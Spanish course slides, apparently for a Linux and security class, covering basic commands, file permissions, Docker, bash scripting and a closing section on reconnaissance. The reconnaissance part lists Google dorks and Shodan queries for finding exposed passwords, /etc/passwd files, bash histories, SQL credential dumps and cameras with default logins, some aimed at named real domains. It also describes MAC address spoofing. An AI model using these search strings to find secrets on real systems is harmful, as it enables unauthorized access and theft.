A pesar de tratarse de tecnología de vanguardia, es compatible con los métodos utilizados en el pasado en **SysV** y **LSB** y las mejoras respecto de estos incluyen capacidades de activación de zócalos y buses que permiten una mejor ejecución en paralelo de servicios independientes y el uso de **cgroups** para realizar el seguimiento de los procesos del servicio en lugar de utilizar PIDs.

Esto ultimo impide que los servicios puedan evadir la administración de systemd.



</Comandos Básicos GNU/Linux>

- ls
- more
- less
- cat
- wc
- mkdir
- rmdir
- rm
- cd
- head
- tail
- cp
- mv
- touch
- history
- free
- uptime
- df
- du
- ifconfig
- route
- file
- stat
- diff
- uname
- host
- hostname
- date
- cpuinfo
- cal
- bc
- dmidcode
- sudo



</Comandos Básicos GNU/Linux>

- alias
- chown
- chmod
- shutdown
- halt
- poweroff
- reboot
- su
- file
- fdisk
- lspci
- lsusb
- locate
- find
- cmospwd
- md5sum
- sha256sum
- sha512sum
- httrack



</Comandos Básicos GNU/Linux>

El comando ls

Sirve para listar archivos

<code>ls -a</code>	para listar los archivos ocultos
<code>ls -l</code>	para listar archivos en formato largo
<code>ls -ltr</code>	para listar archivos en orden y con reversa
<code>ls -li</code>	para listar los inodes de los archivos

Etc.



</Comandos Básicos GNU/Linux>

Los comandos less y more son paginadores que nos permiten visualizar archivos y poder leerlos paginas por paginas.

```
less archivo  
more archivo
```

El comando cat fue creado para concatenar archivos pero también se utiliza para ver el contenido de un archivo.

```
cat archivo  
o  
cat archivo1 archivo2 > archivo3
```

Esto para guardar el contenido de archivo 1 y 2 en el 3.



</Comandos Básicos GNU/Linux>

El comando `wc` se utiliza básicamente para contar caracteres, palabras y líneas de un archivo.

```
wc archivo  
wc -l archivo  
wc -c archivo  
wc -m archivo
```

El comando `mkdir` se utiliza para crear directorios

```
mkdir directorio1 directorio2  
mkdir -p dir/clase/linux/{teoria,comando}  
mkdir -m 700 dir2
```



</Comandos Básicos GNU/Linux>

El comando `rmdir` se utiliza para borrar directorios pero que se encuentran vacíos.

```
rmdir dir2
```

El comando `rm` se utiliza para borrar archivos y directorios

```
rm directorio1
```

```
rm -rf directorio2
```



</Comandos Básicos GNU/Linux>

El archivo /etc/shadow

Campos:

egrullon:6\$t1/agF0A\$tovvLX592XfsiCMbWus3ugLy30F0:17088:0:99999:7:::

1. nombre del usuario.
2. el password encriptado.
3. tiempo en días medido en unix time desde que se cambio el password.
4. numero de días que son requeridos para cambiar el password.
5. numero de días que es obligatorio para cambiar el password.
6. numero de días que se enviara un aviso para cambiar el password.
7. si expira un password este seria el numero de días en los que se desactivara la cuenta.
8. numero de días en unix time en que la cuenta esta desactivada.
9. a este campo no se le ha asignado nada.



</Comandos Básicos GNU/Linux>

Apagar el Sistema

- `halt`
- `poweroff`
- `shutdown -h now`

Apagar de manera incorrecta

- `init 0`

Para reinicio del Sistema

- `reboot`
- `shutdown -r now`

Reiniciar de manera incorrecta

- `init 6`



</Comandos Básicos GNU/Linux>

El comando `cd` se utiliza para cambiar de directorio

`cd /var/log`

`cd -` para volver al directorio anterior

`cd ~` para ir al directorio home del usuario

`cd ../..` para ir dos directorios hacia atrás

El comando `file` se utiliza para identificar el tipo de archive

`file /etc/passwd`

`file dir`



</Comandos Básicos GNU/Linux>

Los comandos head y tail son utilizados para ver el encabezado y fin de un archivo, por default cada uno de estos presentan 10 líneas.

```
head -5 /etc/passwd
```

para listar las primeras 5 líneas del archivo passwd.

```
head -n 5 /etc/passwd
```

```
tail -7 /etc/passwd
```

Listar las ultima 7 líneas del archivo /etc/passwd.

```
tail +8 /etc/passwd
```

Listar todas las líneas de la 8 hacia abajo del archivo passwd.

```
tail -f /var/log/message
```

para ver cambios en tiempo real en el archivo.



</Comandos Básicos GNU/Linux>

El comando cp se utiliza par copiar archivos.

```
cp /etc/passwd .  
cp /etc/passwd /opt/happyhacking
```

El comando se utiliza para mover archivos y también para cambiarle el nombre a los archivos.

```
mv /opt/happyhacking .  
mv passwd edwin-passwd
```



</Comandos Básicos GNU/Linux>

El comando `touch` para cambiar la fecha a un archivo y también para crear un archivo vacío.

`touch archivo`

El formato de la fecha es
AAMMDDhhmm.ss.

`touch -a archivo`

para fecha de acceso.

`touch -m archivo`

para fecha de modificación.

`touch -am -t 0905231130`

archivo para una fecha específica.



</Comandos Básicos GNU/Linux>

Comando diff se utiliza para comparar archivos

```
diff archivo /etc/passwd
```

```
diff -i archivo /etc/passwd
```

 para ignorar mayúsculas
y minúsculas

Comando sleep se utiliza mayormente en scripts para hacer una parada en segundos.

```
ls -l; sleep 3; clear
```

Comando uptime se utiliza mayormente para ver tiempo que tiene un equipo iniciado

```
uptime
```



</Comandos Básicos GNU/Linux>

Comando history se utiliza para ver el historial de comandos

history	para ver el historial
history 18	para ver los últimos 18 comandos
!!	Se utiliza para ejecutar el ultimo comando
!5	Se utiliza para ejecutar el comando 5
!upt	para ejecutar algún comando del history con nombre de inicio upt



</Comandos Básicos GNU/Linux>

Comando hostname básicamente es para saber el nombre de su equipo

hostname

hostname -i para saber la ip de su equipo.

Comando uname es para saber información del kernel, arquitectura, etc.

uname -a

uname -m igual al comando arch

uname -r versión del kernel

Comando date nos presenta la fecha y hora del sistema

date



</Comandos Básicos GNU/Linux>

Comando cal este comando presenta el calendario

```
cal 2003  
cal 2018  
cal Feb 2025
```

Comando bc es una calculadora en la consola

```
bc  
bc -q
```

para que no despliegue mensaje.



</Comandos Básicos GNU/Linux>

Identificar Información del Sistema

Para información de la memoria RAM

```
free -m  
cat /proc/meminfo  
meminfo
```

Para información del CPU

```
cpuinfo  
cat /proc/cpuinfo
```

Para información de discos

```
fdisk -l  
lsblk  
blkid
```



</Comandos Básicos GNU/Linux>

- | | |
|-----------------------------------|-------------------------------------|
| <code>lspci -tv</code> | Para interfaces y tarjetas. |
| <code>lsusb -tv</code> | Para USB. |
| <code>cat /proc/mounts</code> | Para sistemas de archivos montados. |
| <code>cat /proc/versión</code> | Para versión del kernel. |
| <code>cat /proc/interrupts</code> | Para interrupciones del sistema. |



</Comandos Básicos GNU/Linux>

Este comando para ver conexiones abiertas en el equipo

```
lsof -i  
lsof -i :80  
lsof -i TCP  
lsof -i UDP  
lsof -p 5634 -- process
```



</Comandos Básicos GNU/Linux>

Tipos de Archivos GNU/Linux

- carácter Tipo de Archivo
- - Archivo Ordinario
- b Block device/Dispositivo de Bloque
- c Carácter device/Dispositivo de carácter
- d Directorio
- l Link/Vínculo

Básicamente existen tres permisos que pueden ser asignados a cualquier archivo o directorio, cada uno puede ser representado por una letra singular así:

- 1. r (read/leer)
- 1. w (write/escribir)
- 2. x (execute/ejecutar)



</Comandos Básicos GNU/Linux>

- U = user r = 4
- G = grupos w = 2
- O = otros x = 1

Cómo afectan los permisos a los directorios:

- r permite ver su contenido(no el de sus ficheros)
- w permite añadir o eliminar ficheros (no modificarlos)
- x permite acceder al directorio.

u	g	o	: usuarios
rwX	rwX	rwX	: permisos



</Comandos Básicos GNU/Linux>

Comando chmod

Se utiliza para cambiar los permisos de los archivos:

```
chmod ugo+rwx archivo  
chmod -R a+x directorio  
chmod +rwx archivo3  
chmod go-w archivo  
chmod uo=x archivo4
```

Otra forma directa.

```
chmod 644 archivo2  
chmod -R 744 directorio2
```



</Comandos Básicos GNU/Linux>

Comando chown

Se utiliza para cambiar el dueño o grupo de algún archivo o directorio.

`chown egrullon file1`

cambiar el propietario a file1.

`chown -R egrullon.tecnologia directorio1`

cambiar propietario y grupo.

`chown egrullon:mercadeo directorio4`

cambiar propietario y grupo.

`chown .tecnologia directorio2`

cambiar grupo al directorio.

`chown -R :contabilidad directorio5`

cambiar grupo al directorio.

`chgrp contabilidad directorio3`

cambiar grupo al directorio.



</Comandos Básicos GNU/Linux>

Permisos especiales

```
suid = 4  
sgid = 2  
sticky bit = 1
```

s: los atributos suid y sgid, otorgan a un "fichero" los permisos de su dueño o grupo respectivamente, cada vez que se ejecute, sea quien sea el que lo ejecute.

t: el atributo sticky (pegajoso) hace que sólo el propietario del fichero pueda borrarlo.

- `chmod u+s file1`
- `chmod u-s file1`
- `chmod g+s file2`
- `chmod g-s file2`
- `chmod o+t file1`
- `chmod o-t file1`



Explicacion:					dueño	grupo	otros		
ascii	r	w	x	r	w	-	-	-	
paso de ascii a binario	r	w	x	r	w	-	-	-	activar=1 desactivar=0
paso de binario a octal	1	1	1	1	1	0	0	0	r activado=4 w activado=2 x activado=1
Añadiendo los atributos especiales	0	7	6	0					suid activado=4 sgid activado=2 sti activado=1



</Comandos Básicos GNU/Linux>

Mascara de permisos

umask se utiliza para determinar los permisos que tendrán los archivos

Una manera rápida de averiguar los permisos partiendo de umask es aplicando la siguiente resta:

$777-022=755$ para el primer caso
 $777-000=777$ para el segundo.

Cuando umask es 022, los permisos normales de un directorio son 755 (rwx r-x r-x) producto de la resta $777-022$. Sin embargo los de un fichero son 644 (rw-r--r--).

Esto es así porque se considera que lo normal para un fichero es que no sea ejecutable de manera que la resta para averiguar los permisos de un fichero sería $666-022 = 644$. Si escribo en una consola `umask 000` y a continuación `"mkdir nuevodirectorio"`, éste tendrá todos los permisos: rwx rwx rwx (777) pero ¿y los ficheros que creamos dentro de dicho directorio? pues éstos tendrán los permisos rw-rw-rw- (666) resultado de la resta $666-000 = 666$.



</Actualizar la Distro Kali Linux>

Acceder al directorio APT.

- `cd /etc/apt/`

Editar el archivo sources.list

- `vim sources.list`

Agregar este link a sources.list y comentar las demás líneas

- `deb https://http.kali.org/kali kali-rolling main non-free contrib`
- `apt-get install aptitude` `# instalar aptitude`
- `aptitude -y update` `# actualizar la lista de repositorios`
- `aptitude -y upgrade` `# actualizar todo el sistema`
- `aptitude -y dist-upgrade` `# actualizar la distro`



</Conexiones con SSH>

Distintas formas de conectarse vía SSH:

```
ssh 192.168.43.20  
ssh root@192.168.43.20  
ssh -l root 192.168.43.20
```

```
ssh -p 7590 egrullon@192.168.43.20 # puerto distinto
```

Ejecutar comandos de forma remota a través de SSH:

```
ssh root@192.168.43.20 "cat /etc/passwd"
```

Copiar archivos a través de SCP:

```
scp mi-archive-local egrullon@192.168.43.20:/tmp/  
scp egrullon@192.168.43.20:/home/egrullon/cystrong.txt .
```



</Editor VI/VIM>

Vi / Vim

Vi (Visual) es un programa informático que entra en la categoría de los editores de texto. Esto es así, pues a diferencia de un procesador de texto no ofrece herramientas para determinar visualmente cómo quedará el documento impreso. Es por esto que carece de opciones como centrado o justificación de párrafos, pero permite mover, copiar, eliminar o insertar caracteres con mucha versatilidad.



</Editor VI/VIM>

Órdenes básicas

Las órdenes más importantes que hay que saber son:

Moverse a la izquierda - **h**

Moverse a la derecha - **l**

Moverse arriba - **k**

Moverse abajo - **j**

Insertar texto - **i**

Borrar carácter - **x**



</Editor VI/VIM>

Órdenes de salir de vi

Salir sin grabar los cambios - **:q**

Salir grabando los cambios - **:x**

Salir grabando los cambios - **:wq**

Salvar los cambios actuales - **:w**

Salvar como fichero - **:w fichero**

Insertar otro archivo desde el cursor fichero - **:r fichero**

Editar otro fichero - **:e fichero**

Editar siguiente fichero - **:n**

Editar el anterior fichero - **:prev**



</Editor VI/VIM>

Accediendo a Vi

vi archivo-nuevo abre o crea un archivo

vi /ruta-archivo/archivo abre o crea un archivo en la carpeta indicada

vi r muestra archivos rescatados

vi r archivo recupera archivos cerrados inadecuadamente

vi archivo1 archivo2 abre múltiples archivos

vi +n archivo abre el archivo y posiciona el cursor en la línea “n”

vi +/palabra archivo abre el archivo y posiciona el cursor en la línea donde encuentra la palabra



</Editor VI/VIM>

Estableciendo órdenes para Sustituir

- :s/actual/futuro** sustituye la palabra 'actual' por 'futuro' en la línea actual.
- :s/actual/futuro/g** sustituye todas las palabras 'actual' por 'futuro' en la línea actual.
- :%s/actual/futuro/g** sustituye todas las palabras 'actual' por 'futuro' en todo el archivo.
- :s/actual/futuro/g/c** sustituye todas las palabras 'actual' por 'futuro' en todo el archivo y pide confirmación para efectuar los cambios.

Estableciendo opciones del archivo

- :set** muestra las opciones con las que fue generado el archivo.
- :set all** muestra el menú de opciones que pueden ser implementadas al archivo.
- :set no** deshabilita alguna de las opciones implementadas al archivo.
- :set nu** habilita la numeración de las líneas en Vi.
- :set nonu** deshabilita la numeración de las líneas en Vi.
- 15@a** para repetir una línea 15 veces o **n** cantidad de veces.



</Utilitario macchanger>

Macchanger

- `ifconfig eth0 down` # primero bajar la interface de Red.
- `macchanger -a eth0` # para asignar una Mac Address aleatoria.
- `ifconfig eth0 up` # luego del cambio subir la interface de Red.
- `macchanger -m 85:b2:d1:a0:00:01 eth0` # para asignar una Mac Address especifica.
- `macchanger -r eth0` # para asignar una Mac Address Random.
- `macchanger -p eth0` # para poner la Mac Address original.
- `macchanger -s eth0` # para listar la Mac Address.

Nota: Con el comando `ifconfig` también podemos cambiar la Mac Address.

- `ifconfig eth0 down`
- `ifconfig eth0 hw ether a2:00:11:22:33:44`
- `ifconfig eth0 up`



</Utilitario netstat>

Netstat

man netstat

- `netstat -vatn` # examinar todas las conexiones TCP.
- `netstat -tulpn` # buscar puertos de red escuchando.
- `netstat -an | grep ':80'` # para filtrar todo por el Puerto 80.
- `netstat -ap | grep ssh` # que programa está corriendo.
- `netstat -a` # para ver todo tipo de sockets en pantalla.
- `netstat -tupac` # para ver conexiones de red, internet local, aplicaciones en espera.
- `netstat -ntpl` # solo puertos abiertos.
- `netstat -putan` # para todos los puertos tcp, udp abiertos.
- `netstat -antpx` # para conexiones tcp tipo Unix.
- `netstat -an -inet | grep LISTEN | grep -v 127.0.0.1`



</Utilitario Curl>

Curl

```
man curl  
curl --help
```

```
curl -v http://ftp.transunion.com.do # para verificar la conexión  
                                     hacia la URL  
curl -I www.cystrong.com             # para ver las cabeceras del  
                                     del web Server.  
curl -k -v https://cystrong.com:443 # para verificar la conexión  
                                     hacia la URL y con -k para el  
                                     certificado.  
curl ifconfig.me                     # para verificar mi IP publica  
                                     con la que estoy conectado en  
                                     la Internet.  
curl ipinfo.io
```



</Utilitario fping>

Fping

man fping

fping -h

fping -g 192.168.0.0/24

fping -g 192.168.0.0/24 2> /dev/null | grep alive

fping -s -g 192.168.0.1 192.168.0.180

fping -g 192.168.0.1/24 -s -r0 con -s

fping -ga 192.168.0.1 192.168.0.50 -s -r0



</Detectar Rootkits>

Rkhunter y Chkrootkit

Nota: Ambas herramientas se utilizan para detectar RootKits en sistemas tipo Unix.

- `rkhunter --help` # para la ayuda.
- `rkhunter --update` # para actualizar la base de datos de rkhunter.
- `rkhunter -c --sk` # para ejecutar rkhunter.

- `chkrootkit --help` # para la ayuda.
- `chkrootkit` # para ejecutar el chkrootkit.



</Scripts Básico en Bash>

Que es BASH?

Bash significa Bourne again Shell, y es el nombre la version libre desarrollada por el proyecto GNU de la antigua bourne shell de UNIX. Bash es el interprete de comandos (shell) por defecto de los sistemas operativos basados en el kernel Linux y su funcion es proporcionar una interfaz en la cual el usuario introduce comandos que la shell interpreta y envia al nucleo (kernel) para que este ejecute las operaciones.

Cada vez utilizamos comandos de consola (cp, ls, cd, mkdir, cat, etc.) estamos haciendo uso de un intprete de comandos, el cual por lo general es Bash. Programas como aterm, Eterm, xterm y similares no son mas que interfaces que permiten a Bash ejecutarse desde una ventana.



</Scripts Básico en Bash>

Que es un Script?

Se le suele llamar script a una pieza de software que no necesita ser compilado para ser ejecutado.

Un ejemplo:

Crear un archivo con un editor “vim primero.sh” y agregarle lo siguiente:

```
#!/bin/bash  
echo Hola Mundo
```

Una vez que hemos grabado podemos ejecutarlo de esta forma:

- `bash primero.sh`



</Scripts Básico en Bash>

Oh asignandole los permisos de ejecucion con “chmod +x primero.sh” para poder ejecutarlo de la siguiente manera.

- `./primero.sh`

Para un “Hola Mundo” con variables:

```
#!/bin/bash  
CAD="Hola Mundo!"  
echo $CAD
```

Para un script de copias de seguridad simple:

```
#!/bin/bash  
tar -czf /var/my-backup.tgz /mnt/archivos/
```



</Scripts Básico en Bash>

Para realizar copias de seguridad con variables:

```
#!/bin/bash
```

```
OF=/var/mi-backup-$(date +%Y%m%d).tgz  
tar -czf $OF /mnt/archivos/
```

Un script de copia de seguridad con mas variables, pero primero creamos el directorio copias_de_seguridad en /var:

- `mkdir /var/copias_de_seguridad`

Luego el script en bash

```
#!/bin/bash  
ORIG="/home/"  
DEST="/var/copias_de_seguridad/"  
FICH=home-$(date +%Y%m%d).tgz  
tar -czf $DEST$FICH $ORIG
```



</Scripts Básico en Bash>

Ejemplo básico de condicional if .. then:

```
#!/bin/bash

if [ "seguridad" = "seguridad" ]; then
    echo expresión evaluada como verdadera
fi
```

Ejemplo básico de condicional if .. then ... else:

```
#!/bin/bash

if [ "seguridad" = "seguridad" ]; then
    echo expresión evaluada como verdadera
else
    echo expresión evaluada como falsa
fi
```



</Scripts Básico en Bash>

Condicionales con variables

```
#!/bin/bash
T1="petete"
T2="peteto"
if [ "$T1" = "$T2" ]; then
    echo expresión evaluada como verdadera
else
    echo expresión evaluada como falsa
fi
```

Comprobando si existe un fichero

```
#!/bin/bash
FILE=~/.basrc
if [ -f $FILE ]; then
    echo el fichero $FILE existe
else
    echo fichero no encontrado
fi
```



</Scripts Básico en Bash>

Leyendo información del usuario

```
#!/bin/bash  
  
echo Por favor introduzca su nombre:  
read NOMBRE  
echo "Hola $NOMBRE, bienvenido a la clase..."
```

Otro ejemplo

```
#!/bin/bash  
  
echo "ingrese un numero: "  
read dato1  
echo "ingrese otro numero: "  
read dato2  
multip=$[dato1*dato2]  
echo "$dato1 multiplicado por $dato2 es igual a $multip"
```



</Fundamentos de Docker Containers>



</Que es Docker>


Es un proyecto de código abierto que automatiza el despliegue de aplicaciones dentro de contenedores de software, proporcionando una capa adicional de abstracción y automatización de virtualización de aplicaciones en múltiples sistemas operativos.

Imágenes Oficiales

<https://hub.docker.com/> - repositorio oficial.



</ Docker Container >



</ Docker Container >

Una Imagen

- La imágenes viven dentro de Docker host.
- Es un paquete.
- las imágenes son de solo lectura (RO).

Un Contenedor

- Es otra capa por encima de la imagen para su ejecución.
- Estos son de lectura y escritura (RW).
- Podemos crear varios partiendo de una misma imagen
- Son temporales.
- No son persistentes
- Dentro de contenedores tenemos imágenes, volúmenes y redes.



</Instalación de Docker>

Actualizar la lista de Repositorios

```
sudo apt-get update
```

Agregar el Repositorio de Docker

```
sudo add-apt-repository "deb [arch=amd64]  
https://download.docker.com/linux/debian $(lsb_release -cs) stable"
```

Instalación de Docker

```
sudo apt-get install docker-ce
```



</Instalación de Docker>

Activarlo para que inicie con el Sistema

```
sudo systemctl enable docker
```

Agregar un usuario al grupo Docker

```
sudo usermod -aG docker usuario
```

Iniciar de nuevo con el usuario y probar

```
docker run hello-world
```

```
docker pull centos
```



</Descargar MySQL>

Imagen de MySQL

Descargar una Imagen Oficial

```
docker pull mysql
```

Iniciar el Contenedor

```
docker run -d --name my-db -e "MYSQL_ROOT_PASSWORD=123456" mysql
```

Verificar los Logs

```
docker logs -f my-db
```

Conectarse a la Base de Datos

```
docker -u root -p123456 -- falta el puerto
```

```
docker inspect my-db -- para ver la IP
```

```
mysql -u root -h ip-contenedor -p123456
```



</Descargar una Imagen>

Imagen de MySQL

Iniciar Contenedor con Variables de Entorno de MySQL

```
docker run -d -p 3306:3306 --name my-db2 -e \  
"MYSQL_ROOT_PASSWORD=123456" -e "MYSQL_DATABASE=amix-db" -e \  
"MYSQL_USER=amix-user" -e "MYSQL_PASSWORD=1234567" mysql
```

```
docker logs -f my-db2
```

```
mysql -u root -p123456 -h 127.0.0.1 --port 3306
```

```
docker images
```

```
docker ps
```

```
docker ps -a
```



</Manejar Contenedores>

Gestion de Imágenes y Contenedores

```
docker container stop my-db2
docker container list
docker container rm my-db2
docker image rm mysql
docker images
docker ps
docker ps -a
```

Buenas practicas:

- Un servicio por contenedor
- Tener una imagen sea pequeña
- No instalar paquetes innecesarios
- Que tenga labels



</Descarga de Web Servers>

Imagen de Apache y Nginx

Descargar una Imagen Oficial

```
docker pull httpd
```

```
docker pull nginx
```

Iniciar el Contenedores

```
docker run -d -p 80:80 --name apache-web httpd
```

```
docker run -d -p 81:80 --name nginx-web nginx
```

Ver Procesos

```
docker ps -a
```

Otros

```
docker inspect nginx-web
```

```
docker rm -fv nginx-web
```



</Mapear Puertos>

```
docker pull jenkins
```

```
docker run -d -p 8080:8080 jenkins
```

```
docker rename nombre-viejo nombre-nuevo
```

```
docker stop jenkins-amix
```

```
docker start jenkins-amix
```

```
docker exec -ti jenkins-amix bash          -- para una consola
```

```
docker exec -u root -ti jenkins-amix bash
```



</Docker Network>

Creación de Redes

```
docker network ls
```

```
docker network inspect
```

```
docker network
```

```
docker network create amix-network
```

```
docker network ls
```



</Docker Network>

```
docker network create -d bridge --subnet 192.168.1.0/24 \  
--gateway 192.168.1.1 amix-network-192
```

```
docker network inspect amix-network-192
```

```
docker run --network amix-network-192 -d --name amix1 -ti centos
```

```
docker inspect amix1
```

```
docker exec amix1 bash -c "ping 192.168.1.7"
```



</Creando una Imagen>

Nuestra propia imagen

Crear Docker file que es el archivo que contiene la configuración de nuestra imagen.

Algunas de las principales instrucciones en el Dockerfile:

FROM, RUN, COPY/ADD, ENV, WORKDIR, EXPOSE, LABEL, USER, VOLUME, CMD

vim Dockerfile

FROM centos

RUN yum -y install httpd

CMD apachectl -DFOREGROUND -- para que no muera el contenedor



</Creando una Imagen>

Construir la Imagen

```
docker build -t apache-centos:primera . -- el punto es por el  
dockerfile
```

```
docker images
```

```
docker history -H apache-centos:primera -- para ver las capas que se  
crearon
```

```
docker ps -a
```

```
docker rm -fv contenedor
```



</Recopilación Avanzada de Información>



</Recolección de Información>

En esta etapa es donde se trata de recolectar toda la información posible del objetivo, ya sea vía internet realizando Hacking con buscadores enfocado al objetivo OSINT, Revisar Versiones en Archive.org, Búsqueda Inversa de Imágenes y Logos, Whois, DNS, Reverse IP, Extracción y Análisis de Metadatos.



</Recolección de Información>

FootPrinting (Reconocimiento)

Esta definida como el proceso de creación de una “**huella**” o mapa de los sistemas y redes de organización. También podríamos definirlo a través de la recolección de información de una organización. El proceso de **Footprinting** comienza con la definición del sistema objetivo, aplicación o ubicación física del mismo. Una vez que esta información es definida se comenzara la búsqueda de forma no intrusiva.

Objetivo: Mayor Cantidad de información sobre la red seleccionada.

Tipo de Información:

Cultura Organizacional y Personas
Terminologías internas
Infraestructura Técnica



</Recolección de Información>

FootPrinting (Reconocimiento)

El reconocimiento es el primer paso llevado a cabo por cualquier intruso potencial.

Tipos de Reconocimiento:

Pasivo

Activo



</Recolección de Información>

Tipos de Reconocimientos:

Pasivo

El reconocimiento pasivo podría ser ejemplificado a través de una persona observando el edificio de la organización (desde una distancia apreciable), tomando nota de los horarios del personal, el lugar de fumadores, la conducta de los guardias de seguridad ante determinados eventos, etc.

Activo

El reconocimiento activo, por otro lado, involucra un riesgo mucho mayor para el atacante de ser detectado, ya que este se encontrara interactuado directamente con el objetivo, ya sea realizando llamadas telefónicas o interactuando directamente con los dispositivos de comunicación del objetivo.



</Recolección de Información>

- Búsqueda de URL's internas y externas
- Base de datos – **WHOIS**
- Consulta de registros del **DNS**
- Localizar rangos de direcciones IP(Externas/Internas)
- Búsqueda de información en Internet
- Traza de Rutas - **Traceroute**
- Extracción del Sitio Web
- Traza de Correo Electrónico – **Mail Tracking**
- Ingeniería Social
- Búsqueda de información en basureros – **Dumpster diving**
- Entre otras opciones....



</Recolección de Información>

Enumeración de Recursos WHOIS, DNS

En netcraft.com lo utilizamos para ver información de la IP pública de nuestro objetivo.

En el buscador bing.com ver todos los subdominios de una IP de nuestro objetivo.

IP: 190.8.37.12



</Recolección de Información>

Sitios web para realizar footprinting

<http://www.dnsstuff.com>

<http://dnscheck.pingdom.com>

<http://fixedorbit.com>

<http://www.geektools.com>

<http://www.kartoo.com>

<http://www.netcraft.com>

<http://www.robtext.com>

<http://www.sampade.org>

<http://www.whois.net>

<http://www.rwhois.net>

<http://mxtoolbox.com>

<https://geoiptool.com>



</Recolección de Información>

Extracción de información de sitios Web

Shodan:

El site <https://www.shodan.io> se utiliza para encontrar dispositivos que estén publicados a través de internet.

Archive:

El site www.archive.org se utiliza para ver el historial de cualquier página y poder sacar alguna información del viejo site.



</Recolección de Información>

Extracción de información de Sitios Web

- <https://scans.io>
- <https://zmap.io>
- <https://www.netdb.io>
- <http://www.mrlooquer.com>
- <https://www.censys.io>

SSL Labs

Para evaluar el certificado de algún site:

<https://www.ssllabs.com/ssltest/index.html>

securityheaders.io

Para evaluar los header:

<https://securityheaders.io/>



</Recolección en Shodan>

- Snon VoIP
- Visualware MySpeed Server
- XAVi Analog Telephone Adaptor
- "Powered by webcamXP"
- "Live view - / - AXIS"
- /home/homeJ.html

- apache 2.2.3
- no authentication -VPN port 22

- Default username and password
- Unique username and password
- Changing configurations
- show running -config
- iis/3.0



</Recolección en Shodan>

- javascript:SnapshotWin()
- client.html
- camera web
- default password
- system
- security
- network
- wireless
- Accesslist
- audiovideo
- cameracontrol
- mailftp
- motion
- syslog



</Recolección con Google>

Motores de Búsqueda (*Google Hacking*)

Para búsquedas en URL sobre nuestro objetivo. Para filtrar la búsqueda y hacerla mucho mas directa.

Ejemplo:

- **inurl:**main.cgi Linksys
- **site:**com.do OR **site:**gob.do
- **inurl:**php **site:**gov.do
- **site:**taringa.net avg
- **inurl:**"CgiStart?Page="
- **intitle:**"Index of" passwords modified



</Recolección con Google>

- **intitle:**"Index of" config.php
- **site:**aldaba.com +intranet -www + password
- **site:**aldaba.com ext:pdf
- **site:**aldaba.com intext:login (backup)
- **intitle:**"SpeedStream Router Management Interface"
- **intitle:**"index of" myshare
- **filetype:**reg reg hkey_current_user username
- **inurl:**backup intitle:index of inurl:admin
- **ext:**sql intext:"alter user" intext:"identified by"
- **ext:**sql "insert into * password"
- "index of/backup"



</Recolección con Google>

- **define:**sql injection
- **define:**nepotismo
- **site:**taringa.net descargar windows 8.1
- kali-linux **filetype:**pdf
- kali-linux **filetype:**pdf **site:**kali.org
- **autor:**guido van rossum **filetype:**pdf

Búsqueda de configuraciones indexadas, archivos, upload, panel de admin:

- index of /
- “index of /” (upload.cfm | upload.asp | upload.php | upload.cgi | upload.jsp | upload.pl)
- **intitle:**admin **intitle:**login



</Recolección de Información>

Usuarios:

- **intext:**"root:x:0:0:root:/root:/bin/bash" inurl:*/etc/passwd
- **filetype:**reg reg hkey_current_user username
- **inurl:**admin **filetype:**asp **inurl:**userlist

Directorios compartidos, historiales de bash, sym, archivos de configuración, recycler:

- **intitle:**"index of" myshare
- **intitle:**index.of **intext:**.bash_history
- index of inurl:sym
- **intitle:**index.of.config
- "index of" **inurl:**recycler



</Recolección de Información>

Información sensible de wordpress, módulos CGI

- **inurl:**wp-content/wpbackup_backups
- **inurl:**/cgi-bin/.cgi
- **allinurl:**/hide_my_wp=

RespalDOS restringidos passwords, private, secret, protected

- **inurl:**backup intitle:index of **inurl:**admin
- index.of.password
- index.of.private
- index.of.secret
- index.of.protected
- "index of/backup"



</Recolección de Información>

